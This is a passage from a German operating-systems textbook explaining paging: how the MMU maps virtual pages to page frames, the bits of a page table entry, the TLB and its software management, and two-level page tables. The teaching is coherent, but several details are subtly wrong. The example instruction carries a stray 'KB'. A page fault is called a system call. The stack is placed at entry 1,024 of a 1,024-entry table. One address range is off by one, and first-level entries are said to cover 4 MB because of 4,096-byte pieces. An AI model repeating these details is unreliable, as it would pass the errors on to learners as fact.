


Abbildung 3.9: Die Beziehung zwischen virtuellen und physischen Adressen ist durch eine Seitentabelle vorgegeben. Jede Seite beginnt bei einem Vielfachen von 4.096 und endet 4.096 Adressen höher. 4KB–8KB bedeutet also tatsächlich 4.096–8.191 und 8KB–12KB ist 8.192–12.287.

Abbildung 3.9 ist wie folgt zu lesen: Wenn ein Bereich mit „0KB–4KB“ beschriftet ist, heißt das, die (virtuellen oder physischen) Adressen in diesem Bereich gehen von 0 bis 4.095. Die Beschriftung „4KB–8KB“ verweist dann auf Adressen 4.096 bis 8.191 usw. Jede Seite enthält exakt 4.096 Adressen, angefangen mit einem Vielfachen von 4.096 bis hin zu einem um eins verringerten Wert eines Vielfachen von 4.096.

Versucht das Programm z. B. mit dem Befehl

```
MOV REG,0
```

auf die Adresse 0 zuzugreifen, dann wird die virtuelle Adresse 0 an die MMU geschickt. Die MMU stellt fest, dass diese virtuelle Adresse zur Seite 0 gehört (0 bis 4.095), was dem Seitenrahmen 2 entspricht (8.192 bis 12.287). Die Adresse wird also in 8.192 umgewandelt und als Ausgabe auf den Bus gelegt. Der Speicher weiß nichts von der MMU, er erkennt lediglich eine Anfrage zum Lesen oder Schreiben der Adresse 8.192, die er bearbeitet. Damit hat die MMU alle virtuellen Adressen zwischen 0 und 4.095 auf die physischen Adressen 8.192 bis 12.287 abgebildet.

Analog wird der Befehl

```
MOV REG,8192
```

in

```
MOV REG,24576
```

umgewandelt, denn die virtuelle Adresse 8.192 (in virtueller Seite 2) wird auf 24.576 (im physischen Seitenrahmen 6) abgebildet. Ein drittes Beispiel: Die virtuelle Adresse 20.500 ist 20 Byte vom Anfang der virtuellen Seite 5 (virtuelle Adressen 20.480 bis 24.575) entfernt und wird auf die physische Adresse $12.288 + 20 = 12.308$ abgebildet.

Die Fähigkeit allein, die 16 virtuellen Seiten durch die MMU auf jeden beliebigen der 8 Seitenrahmen abzubilden, löst noch nicht das Problem, dass der virtuelle Adressraum größer als der physische Speicher ist. Da wir nur 8 physische Seitenrahmen haben, werden auch nur 8 der virtuellen Seiten in Abbildung 3.9 auf den physischen Speicher abgebildet. Den anderen, in der Abbildung durch ein Kreuz gekennzeichneten, werden keine physischen Adressen zugewiesen. In realen Systemen zeigt ein **Present-/Absent-Bit** (anwesend/abwesend) an, welche Seiten physisch im Speicher vorhanden sind und welche nicht.

Was passiert nun, wenn ein Programm eine Adresse anspricht, die nicht im physischen Speicher liegt, zum Beispiel mit dem Befehl

```
MOV REG,32780KB
```

der auf Byte 12 innerhalb von Seite 8 (angefangen bei 32.768) zugreift? Die MMU bemerkt, dass die Seite ausgelagert ist (angezeigt durch ein Kreuz in der Abbildung), und löst eine Systemaufruf aus. Dieser Aufruf wird **Seitenfehler** (*page fault*) genannt. Das Betriebssystem wählt einen wenig benutzten Seitenrahmen aus und schreibt dessen Inhalt zurück auf die Festplatte (falls er dort nicht schon ist). Dann lädt es die angeforderte Seite in den frei gewordenen Seitenrahmen, ändert die Zuordnungstabelle und führt den unterbrochenen Befehl noch einmal aus.

Wenn das Betriebssystem sich zum Beispiel entscheidet, den Seitenrahmen 1 zu räumen, dann würde es die virtuelle Seite 8 an die physische Adresse 4.096 laden und zwei Änderungen an der Zuordnungstabelle vornehmen: Zuerst müsste der Eintrag von virtueller Seite 1 als ausgelagert markiert werden, um beim nächsten Zugriff auf eine virtuelle Adresse zwischen 4.096 und 8.191 einen Seitenfehler auszulösen. Anschließend wird das Kreuz in dem Eintrag der virtuellen Seite 8 durch eine 1 ersetzt, so dass – wenn der unterbrochene Befehl erneut ausgeführt wird – die virtuelle Adresse 32.780 auf die physische Adresse 4.108 ($4.096 + 12$) abgebildet wird.

Lassen Sie uns nun in eine MMU hineinschauen und sehen, wie sie arbeitet und warum wir eine Zweierpotenz als Seitengröße gewählt haben. In Abbildung 3.10 sehen wir ein Beispiel, wie eine virtuelle Adresse, 8.196 (binär: 0010000000000100), mit der MMU-Zuordnung aus Abbildung 3.9 verarbeitet wird: Die ankommende virtuelle 16-Bit-Adresse wird in eine 4-Bit-Seitennummer und einen 12-Bit-Offset zerlegt. Mit 4 Bit für die Seitennummer lassen sich 16 Seiten ansprechen und mit einem 12-Bit-Offset können wir alle 4.096 Byte innerhalb einer Seite adressieren.




Abbildung 3.10: Interne Operation der MMU mit 16 4-KB-Seiten

Die Seitennummer wird als Index für die **Seitentabelle** (*page table*) benutzt. Diese wiederum enthält die Nummer des Seitenrahmens, welcher der virtuellen Seite entspricht. Wenn das Present-/Absent-Bit 0 ist, wird ein Seitenfehler ausgelöst. Ist das Bit 1, so wird die Nummer des Seitenrahmens aus der Tabelle in die oberen 3 Bit des Ausgaberegisters kopiert. Der 12-Bit-Offset wird unverändert von der ankommenden virtuellen Adresse

übernommen. Zusammen ergibt sich eine 15 Bit große physische Adresse, die als physische Speicheradresse mit dem Ausgaberegister auf den Speicherbus gelegt wird.

3.3.2 Seitentabellen

Für eine einfache Implementierung kann die Abbildung von virtuellen auf physische Adressen wie folgt zusammengefasst werden: Die virtuelle Adresse wird in eine virtuelle Seitennummer (höherwertige Bits) und einen Offset (niederwertige Bits) geteilt. Mit einer 16-Bit-Adresse und 4 KB großen Seiten würden z.B. die oberen vier Bits eine der 16 virtuellen Seiten auswählen und die restlichen zwölf Bits wären der Offset (0 bis 4.095) innerhalb der Seite. Es ist aber auch möglich, drei oder fünf oder eine andere Zahl von Bits für die Seitennummer zu verwenden. Verschiedene Aufteilungen ergeben verschiedene Seitengrößen.

Die virtuelle Seitennummer wird als Index benutzt, um in der Seitentabelle den Eintrag für diese Seite zu finden. Der Seitentabelleneintrag enthält die Nummer des entsprechenden Seitenrahmens, wenn vorhanden. Die Seitenrahmennummer wird an das höherwertige Ende des Offsets angehängt und ersetzt die virtuelle Seitennummer. Zusammen ergeben Seitenrahmennummer und Offset die physische Adresse, die an den Speicher geschickt wird.

Der Zweck der Seitentabelle ist es, virtuelle Seiten auf Seitenrahmen abzubilden. Mathematisch betrachtet, ist die Tabelle eine Funktion, mit der virtuellen Seitennummer als Argument und der Seitenrahmennummer als Ergebnis. Mit dem Ergebnis dieser Funktion kann der Teil einer virtuellen Adresse, der die Seitennummer enthält, durch einen Adressteil für den Seitenrahmen ersetzt werden, wodurch dann eine physische Adresse gebildet wird.

Der Aufbau eines Seitentabelleneintrages

Wir wollen nun die Details eines einzelnen Seitentabelleneintrages betrachten. Der genaue Aufbau ist stark maschinenabhängig, aber die darin enthaltene Information ist von Maschine zu Maschine etwa gleich. ►Abbildung 3.11 zeigt ein Beispiel für einen Seitentabelleneintrag. Die Größe unterscheidet sich von Computer zu Computer, aber 32 Bit sind typisch. Das wichtigste Feld ist natürlich die Seitenrahmennummer. Die Ausgabe dieses Werts ist schließlich der Grund für die ganze Tabelle. Daneben haben wir das Present-/Absent-Bit, das anzeigt, ob die Seite momentan im Speicher liegt. Ein Zugriff auf einen Tabelleneintrag, bei dem dieses Bit auf 0 gesetzt ist, erzeugt einen Seitenfehler.




Abbildung 3.11: Ein typischer Seitentabelleneintrag

Die *Protection-Bits* oder Schutzbits regeln den Zugriff auf die Seite. In der einfachsten Form enthält dieses Feld nur ein Bit, mit 0 für Lese- und Schreibzugriff und 1 für Lesezugriff. Eine ausgefeilte Methode benutzt drei Bits, jeweils eines für das Leserecht, eines für das Schreibrecht und eines für das Recht, die Seite auszuführen.

Das *Modified-Bit* (*M-Bit*) und das *Referenced-Bit* (*R-Bit*) protokollieren die Zugriffe auf die Seite. Wenn ein Programm in eine Seite schreibt, setzt die Hardware automatisch das *M-Bit*. Das Betriebssystem benutzt dieses Bit, wenn es eine Seite auslagert. Wenn die Seite verändert wurde, muss der Seitenrahmen zurück auf die Platte geschrieben werden, wenn nicht, kann er einfach überschrieben werden, weil die Kopie der Seite auf der Platte noch aktuell ist. Dieses Bit wird manchmal auch **Dirty-Bit** genannt, weil es angibt, ob eine Seite „dreckig“ oder „sauber“ ist, d.h., ob auf sie geschrieben wurde oder nicht.

Das *R-Bit* wird bei jedem Zugriff auf eine Seite gesetzt, egal ob Lese- oder Schreibzugriff. Es hilft dem Betriebssystem bei der Entscheidung, welche Seite es bei einem Seitenfehler auslagern soll. Seiten, die nicht benutzt werden, sind geeigneter Kandidaten als solche, auf die ständig zugegriffen wird. Dieses Bit spielt eine wichtige Rolle in mehreren Seitenersetzungsalgorithmen, die wir später in diesem Kapitel noch behandeln werden.

Das letzte Bit erlaubt es schließlich, das Caching für eine Seite zu regeln. Diese Eigenschaft ist für Seiten wichtig, die auf Geräteregister statt auf Speicher abgebildet werden. Nehmen wir an, das Betriebssystem hat einen Ein-/Ausgabebefehl an ein Gerät gesendet und wartet nun in einer Schleife auf die Antwort. Dann ist es wichtig, dass die Hardware in jedem Schleifendurchlauf die Register des Gerätes ausliest und nicht immer wieder die gleiche Kopie im Cache benutzt. Mit diesem Bit kann das Caching abgeschaltet werden. Rechner, die einen getrennten E/A-Adressraum haben und keine Memory-Mapped-Ein-/Ausgabe benutzen, brauchen dieses Bit nicht.

Die Plattenadressen, an denen ausgelagerte Seiten liegen, werden aus einem einfachen Grund nicht in der Seitentabelle gespeichert: Die Tabelle enthält nur die Informationen, die die Hardware braucht, um eine virtuelle Adresse in eine physische umzurechnen. Die Informationen, die das Betriebssystem zur Behandlung von Seitenfehlern benötigt, werden in eigenen Tabellen im Betriebssystem gespeichert. Die Hardware braucht diese Informationen nicht.

Bevor wir in die Implementierungsdetails eintauchen, sollte noch einmal betont werden, dass die wesentliche Funktion des virtuellen Speichers die Erzeugung einer neuen Abstraktion ist – dem Adressraum. Dieser stellt eine Abstraktion des physischen Speichers dar, genauso wie ein Prozess die Abstraktion des physischen Prozessors (CPU) ist. Virtueller Speicher kann implementiert werden, indem der virtuelle Adressraum in Seiten aufgebrochen wird, die dann entweder auf einen Seitenrahmen des physischen Speichers abgebildet werden oder (zeitweise) ohne Zuordnung bleiben. In diesem Kapitel geht es also im Grunde um eine Abstraktion, die vom Betriebssystem erzeugt wurde, und darum, wie diese Abstraktion verwaltet wird.

3.3.3 Beschleunigung des Paging

Wir haben gerade die Grundlagen des virtuellen Speichers und des Paging kennengelernt. Jetzt ist es Zeit, mehr in die Details über mögliche Implementierungen einzusteigen. In jedem Paging-System sehen wir uns mit zwei großen Problemen konfrontiert:

1. Die Umrechnung von der virtuellen Adresse in die physische Adresse muss sehr schnell erfolgen.
2. Wenn der virtuelle Adressraum groß ist, dann wird die Seitentabelle groß.

Der erste Punkt folgt aus der Notwendigkeit, für jeden Speicherzugriff eine virtuelle Adresse in eine physische umzurechnen. Alle Befehle müssen letztendlich vom Speicher kommen und viele Befehle greifen auch auf Operanden im Speicher zu. Also sind für jeden Befehl ein, zwei oder oft noch mehr Zugriffe auf die Seitentabelle nötig. Wenn die Ausführung eines Befehls zum Beispiel 1 ns dauert, dann darf der Zugriff auf die Tabelle nicht länger als 0,2 ns dauern. Ansonsten würden die Tabellenzugriffe zum Engpass.

Der zweite Punkt ergibt sich aus der Tatsache, dass die virtuellen Adressen moderner Computer mindestens 32 Bit lang sind, wobei 64 Bit immer häufiger werden. Bei einer Seitengröße von 4 KB hat ein 32-Bit-Adressraum eine Million Seiten und ein 64-Bit-Adressraum hat mehr, als man sich vorstellen will. Wenn eine Million Seiten im virtuellen Adressraum sind, dann muss die Seitentabelle eine Million Einträge haben. Nicht zu vergessen, dass jeder Prozess seinen eigenen Adressraum hat, also auch eine eigene Seitentabelle braucht.

Die Notwendigkeit von großen Seitentabellen mit schnellem Zugriff ist eine wichtige Randbedingung beim Entwurf von Computern. Das einfachste Design, zumindest vom Konzept her, ist eine einzige Seitentabelle, die aus einer Reihe von schnellen Hardwareregistern besteht. Die Tabelle enthält einen Eintrag für jede virtuelle Seite, wie in ►Abbildung 3.10 gezeigt. Wenn ein Prozess gestartet wird, lädt das Betriebssystem seine Seitentabelle aus dem Speicher in die Register. Während der Prozess läuft, werden keine Speicherzugriffe für die Seitentabelle gebraucht. Der Vorteil dieser Methode ist, dass sie einfach ist und dass keine Speicherzugriffe für die Umrechnung nötig sind. Ein Nachteil ist, dass sie für große Seitentabellen untragbar teuer ist, ein weiterer, dass das Laden der ganzen Seitentabelle bei jedem Kontextwechsel die Performance beeinträchtigt.

Das andere Extrem ist, die Seitentabelle komplett im Arbeitsspeicher zu halten. Die Hardware braucht dann nur ein einziges Register, das auf den Anfang der Seitentabelle zeigt. Die Zuordnung vom virtuellen zum physischen Speicher kann dann bei einem Kontextwechsel einfach geändert werden, indem man dieses Register überschreibt. Der offensichtliche Nachteil sind die Speicherreferenzen auf die Seitentabelle, die für die Ausführung jedes einzelnen Maschinenbefehls nötig sind, was diese Methode sehr langsam macht.

TLB – der Translation Lookaside Buffer

Nun wollen wir einen Blick auf oft implementierte Modelle zur Beschleunigung des Paging und zur Behandlung großer virtueller Adressräume werfen. Wir beginnen hier mit der Beschleunigung. Der Ausgangspunkt der meisten Optimierungstechniken ist die Tatsache, dass sich die Seitentabelle im Speicher befindet. Darunter könnte die Leistung möglicherweise enorm leiden. Nehmen wir als Beispiel einen 1-Byte-Befehl, der ein Register in ein anderes kopiert. Ohne Paging ist für diesen Befehl nur ein Speicherzugriff nötig, um den Befehl aus dem Speicher zu holen. Mit Paging wird noch mindestens ein weiterer Speicherzugriff auf die Seitentabelle benötigt. Die Ausführungsgeschwindigkeit ist dadurch beschränkt, wie schnell die CPU Daten und Befehle aus dem Speicher holen kann. Wenn also zwei Seitentabellenzugriffe pro Speicherzugriff nötig sind, bricht die Leistung um die Hälfte ein. Unter diesen Umständen würde niemand Paging benutzen.

Den Computerentwicklern ist dieses Problem seit Jahren bekannt. Ihre Lösung basiert auf der Beobachtung, dass Programme dazu neigen, sehr viele Zugriffe auf sehr wenige Seiten auszuführen (und nicht umgekehrt). Ein kleiner Anteil der Seiten wird also ständig gelesen, der Rest fast nie.

Computer werden also mit einem kleinen Hardwaregerät ausgestattet, das virtuelle Adressen ohne Umweg über die Seitentabelle auf physische Adressen abbildet. Dieses Gerät heißt **TLB (Translation Lookaside Buffer)** oder auch **Assoziativspeicher** und wird in ▶ Abbildung 3.12 dargestellt. Es ist normalerweise ein Teil der MMU und besteht aus einer kleinen Zahl von Einträgen. In diesem Beispiel sind es acht, in Wirklichkeit selten mehr als 64. Jeder Eintrag enthält Informationen über eine Seite, darunter die virtuelle Seitennummer, ein Bit, das gesetzt wird, wenn die Seite modifiziert wird, der Schutzcode (Erlaubnis zum Lesen/Schreiben/Ausführen) und der physische Seitenrahmen, in dem die Seite liegt. Außer der virtuellen Seitennummer, die in der Seitentabelle nicht benötigt wird, sind diese Felder eins zu eins aus der Seitentabelle übernommen. Ein weiteres Bit gibt an, ob der Eintrag gültig ist (d.h. momentan benutzt wird).

Gültig	Virtuelle Seite	Verändert	Schutz	Seitenrahmen
1	140	1	RW	31
1	20	0	R X	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	R X	50
1	21	0	R X	45
1	860	1	RW	14
1	861	1	RW	75

Abbildung 3.12: Ein TLB zur Beschleunigung des Paging

Ein Beispiel für ein Programm, das den TLB aus ► Abbildung 3.12 erzeugen könnte, ist ein Prozess in einer Schleife, die in den virtuellen Seiten 19, 20 und 21 liegt, so dass diese Seiten Schutzcodes haben, die das Lesen und Ausführen erlauben. Die Daten, die das Programm gerade benutzt (z.B. ein Feld, das es gerade bearbeitet), finden sich auf den Seiten 129 und 130. Seite 140 enthält die Feldindizes, die bei der Bearbeitung gebraucht werden. Die Seiten 860 und 861 enthalten den Stack.

Sehen wir uns jetzt an, wie der TLB funktioniert. Wenn eine virtuelle Adresse zur Übersetzung an die MMU geschickt wird, überprüft die Hardware zunächst, ob der entsprechende Eintrag im TLB liegt, indem sie die virtuelle Seitennummer mit allen Einträgen gleichzeitig (d.h. parallel) vergleicht. Wenn ein passender Eintrag gefunden wird und der Zugriff nicht gegen den Schutzcode verstößt, wird die Seitenrahmennummer aus dem TLB verwendet, ohne auf die Seitentabelle zuzugreifen. Wenn der TLB den richtigen Eintrag enthält, der Befehl aber versucht, in eine schreibgeschützte Seite zu schreiben, löst das eine Schutzverletzung aus.

Interessanter ist, was passiert, wenn die virtuelle Seitennummer nicht im TLB steht. Die MMU stellt fest, dass der Eintrag fehlt, holt den Eintrag ganz normal aus der Seitentabelle und schreibt ihn in den TLB, wobei einer der älteren Einträge überschrieben wird. Beim nächsten Zugriff auf die Seite steht der Eintrag dann im TLB und muss nicht mehr aus der Seitentabelle geholt werden. Wenn ein Eintrag aus dem TLB verbannt wird, wird das *M*-Bit in den Seitentabelleneintrag der Seite zurückkopiert, die anderen Felder außer dem *R*-Bit sind unverändert. Wenn der TLB aus der Seitentabelle geladen wird, werden alle Felder aus dem Speicher kopiert.

Verwaltung des TLB durch Software

Bis jetzt haben wir angenommen, dass jede Maschine mit virtuellem Speicher und Paging Seitentabellen hat, die von der Hardware verwaltet werden, und zusätzlich einen TLB. In diesem Design erledigt die MMU auch die Verwaltung des TLB und der TLB-Fehler. Systemaufrufe kommen nur bei Seitenfehlern vor.

Früher war diese Annahme richtig. Doch viele moderne RISC-Prozessoren, darunter SPARC, MIPS, Alpha und HP PA, erledigen fast ihre gesamte Seitenverwaltung durch Software. In diesen Maschinen werden die TLB-Einträge explizit durch das Betriebssystem geladen. Wenn ein gesuchter Seiteneintrag nicht im TLB steht, erzeugt die MMU – statt den Eintrag aus der Seitentabelle zu holen – einen TLB-Fehler und schiebt das Problem dem Betriebssystem zu. Das System muss dann die Seite finden, einen Eintrag aus dem TLB entfernen, den neuen Eintrag einfügen und den Befehl, der den Fehler ausgelöst hat, neu starten. Und natürlich muss es das alles mit nur einer Handvoll Befehle bewerkstelligen, weil TLB-Fehler viel häufiger sind als Seitenfehler.

Erstaunlicherweise ist die Softwareverwaltung des TLB einigermaßen effizient, solange der TLB groß genug ist, um die Fehlerrate zu reduzieren (z.B. 64 Einträge). Der Hauptvorteil ist hier, dass die MMU sehr viel einfacher wird, was auf dem CPU-Chip Platz für mehr Cache und andere leistungssteigernde Vorrichtungen schafft. Die Verwaltung von TLBs durch Software wird von Uhlig et al. (1994) diskutiert.

Verschiedene Strategien wurden entwickelt, um die Leistung von Maschinen zu verbessern, die den TLB durch Software verwalten. Ein Ansatz versucht, sowohl den Aufwand für jeden TLB-Fehler als auch deren Häufigkeit zu reduzieren (Bala et al., 1994). Um die Anzahl der TLB-Fehler zu reduzieren, kann das Betriebssystem mitunter seine Intuition benutzen, um herauszufinden, welche Seiten wohl als Nächstes gebraucht werden, und dann die entsprechenden Einträge im Voraus in den TLB laden. Wenn z.B. ein Client-Prozess eine Nachricht an einen Server-Prozess auf derselben Maschine sendet, ist es wahrscheinlich, dass der Server-Prozess bald gebraucht wird. Darum kann das Betriebssystem, während es den `send`-Systemaufruf ausführt, die Code-, Daten- und Stackseiten des Servers finden und in den TLB eintragen, noch bevor diese einen TLB-Fehler auslösen können.

Die übliche Art, einen TLB-Fehler durch Hardware oder Software zu behandeln, ist, die Indizes aus der virtuellen Adresse zu benutzen, um den entsprechenden Seiten-Eintrag zu finden. Wenn diese Suche durch Software ausgeführt wird, besteht das Problem, dass die Seiten, die die Seitentabelle enthalten, vielleicht nicht im TLB liegen, was zusätzliche TLB-Fehler auslöst. Diese Fehler können durch einen großen Software-Cache (z.B. 4 KB) für TLB-Einträge reduziert werden, der an einer festen Adresse liegt und dessen Seiteneinträge immer im TLB bleiben. Das Betriebssystem kann dann viele TLB-Fehler vermeiden, indem es zuerst den Cache überprüft.

Wenn die Verwaltung des TLB durch die Software durchgeführt wird, ist es wichtig, zwischen zwei Arten von Fehlern zu unterscheiden. Ein sogenannter **weicher Seitenfehlalarm** (*soft miss*) tritt auf, wenn sich die angesprochene Seite nicht im TLB, sondern im Speicher befindet. In diesem Fall muss lediglich der TLB aktualisiert werden, eine Platten-ein-/ausgabe ist nicht notwendig. Typischerweise benötigt die Behebung eines weichen Fehlers 10–20 Befehle und kann in ein paar Nanosekunden beendet werden. Im Gegensatz dazu tritt ein **harter Seitenfehlalarm** (*hard miss*) auf, wenn die Seite selbst nicht im Speicher ist (und damit natürlich auch nicht im TLB). Ein Plattenzugriff wird erforderlich, um die Seiten einzulagern, was einige Millisekunden in Anspruch nimmt. Ein harter Fehler ist leicht Millionen Mal langsamer als ein weicher Fehler.

3.3.4 Seitentabellen für große Speicherbereiche

TLBs können eingesetzt werden, um die Übersetzung der virtuellen in die physischen Adressen zu beschleunigen, wenn das traditionelle Schema mit Seitentabellen im Speicher benutzt wird. Aber das ist nicht das einzige Problem, das wir angehen müssen. Es müssen auch Möglichkeiten gefunden werden, mit sehr großen virtuellen Adressräumen umzugehen. Im Folgenden werden wir zwei dieser Möglichkeiten besprechen.

Mehrstufige Seitentabellen

Als ersten Ansatz betrachten wir den Einsatz von **mehrstufigen Seitentabellen** (*multi-level page table*). ► Abbildung 3.13 zeigt ein einfaches Beispiel. In ► Abbildung 3.13(a) wird ein 32-Bit-Adressraum in ein 10-Bit-*PT1*-Feld, ein 10-Bit-*PT2*-Feld und einen 12-Bit-*Offset* unterteilt. Dadurch ergeben sich 2^{20} 4-KB-Seiten.




Abbildung 3.13: (a) Eine 32-Bit-Adresse mit zwei 10-Bit-Feldern für Seitennummern (b) Zweistufige Seitentabellen

Der springende Punkt bei den mehrstufigen Seitentabellen ist, dass nicht mehr alle Seitentabellen gleichzeitig im Speicher gehalten werden müssen. Besonders die nicht benötigten Tabellen sollten nicht nutzlos im Speicher herumliegen. Nehmen wir zum Beispiel an, ein Prozess belegt 12 MB Speicher, die unteren 4 MB für den Programmcode, die mittleren 4 für Daten und die oberen 4 für den Stack. Zwischen der Obergrenze der Daten und der Untergrenze des Stacks ist eine riesige Lücke, die nicht benutzt wird.

► Abbildung 3.13(b) zeigt, wie die zweistufige Seitentabelle für dieses Beispiel funktioniert. Links sehen wir die Seitentabelle der ersten Stufe mit 1.024 Einträgen, die dem 10-Bit-Feld *PT1* entspricht. Wenn die MMU eine virtuelle Adresse umrechnet, liest sie zunächst das *PT1*-Feld aus und benutzt es als Index für diese erste Seitentabelle. Jeder der 1.024 Einträge entspricht 4 MB, da der gesamte 4 Gigabyte große Adressraum (d.h. 32-Bit-Adressraum) in 4.096-Byte-Stücke aufgespalten ist.

Der Eintrag aus der Seitentabelle der ersten Stufe enthält die Adresse oder die Seitenrahmennummer einer Seitentabelle der zweiten Stufe. Eintrag 0 der ersten Seitentabelle zeigt auf die Seitentabelle für den Programmcode, Eintrag 1 zeigt auf die Tabelle für die Daten und Eintrag 1.024 zeigt auf die für den Stack. Die anderen (dunkel gezeichneten) Einträge sind ungenutzt. Als Nächstes wird das *PT2*-Feld als Index für die ausgewählte Seitentabelle der zweiten Stufe benutzt, um die Seitenrahmennummer der gesuchten Seite selbst zu finden.

Nehmen wir als Beispiel die virtuelle 32-Bit-Adresse 0x00403004 (entspricht dezimal 4.206.596), also 12.292 Byte innerhalb der Programmdaten. Diese virtuelle Adresse entspricht $PT1 = 1$, $PT2 = 3$ und $Offset = 4$. Die MMU benutzt zunächst $PT1$ als Index für die Seitentabelle der ersten Stufe und erhält Eintrag 1, der den Adressen 4 MB – 1 bis 8 MB – 1 entspricht. Anschließend benutzt sie $PT2$ als Index für die Seitentabelle der zweiten Stufe und findet den Eintrag 3, der den Adressen 12.288 bis 16.383 innerhalb des 4-MB-Bereiches der Tabelle entspricht, das heißt den absoluten Adressen 4.206.592 bis 4.210.687. Dieser Eintrag enthält die Seitenrahmennummer der Seite, die die virtuelle Adresse 0x00403004 enthält. Wenn diese Seite nicht im Speicher ist, ist das *Present-/Absent*-Bit 0 und die MMU löst einen Seitenfehler aus. Ansonsten kombiniert die MMU die Seitenrahmennummer mit dem Offset (4) zu einer physischen Adresse, die dann auf den Speicherbus gelegt wird.

